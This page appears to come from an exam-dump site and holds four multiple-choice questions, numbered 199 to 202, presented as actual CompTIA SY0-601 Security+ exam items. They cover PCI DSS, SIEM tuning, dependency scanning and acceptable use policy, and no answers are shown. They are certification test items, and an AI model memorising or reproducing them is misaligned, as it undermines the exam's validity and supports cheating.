
After a recent external audit, the compliance team provided a list of several non-compliant, in-scope hosts that were not encrypting cardholder data at rest. Which of the following compliance frameworks would address the compliance team's GREATEST concern?

A. PCI DSS

B. GDPR

C. ISO 27001

D. NIST CSF



Actual exam question from CompTIA's SY0-601

Question #: 199

Topic #: 1

[All SY0-601 Questions]


A security analyst is receiving several alerts per user and is trying to determine if various logins are malicious. The security analyst would like to create a baseline of normal operations and reduce noise. Which of the following actions should the security analyst perform?

A. Adjust the data flow from authentication sources to the SIEM.

B. Disable email alerting and review the SIEM directly.

C. Adjust the sensitivity levels of the SIEM correlation engine.

D. Utilize behavioral analysis to enable the SIEM's learning mode.



Actual exam question from CompTIA's SY0-601

Question #: 200

Topic #: 1

[All SY0-601 Questions]


Which of the following is the MOST effective way to detect security flaws present on third-party libraries embedded on software before it is released into production?

A. Employ different techniques for server- and client-side validations

B. Use a different version control system for third-party libraries

C. Implement a vulnerability scan to assess dependencies earlier on SDLC

D. Increase the number of penetration tests before software release



Actual exam question from CompTIA's SY0-601

Question #: 201

Topic #: 1

[All SY0-601 Questions]


Which of the following prevents an employee from seeing a colleague who is visiting an inappropriate website?

A. Job rotation policy

B. NDA

C. AUP

D. Separation of duties policy



Actual exam question from CompTIA's SY0-601

Question #: 202

Topic #: 1

[All SY0-601 Questions]

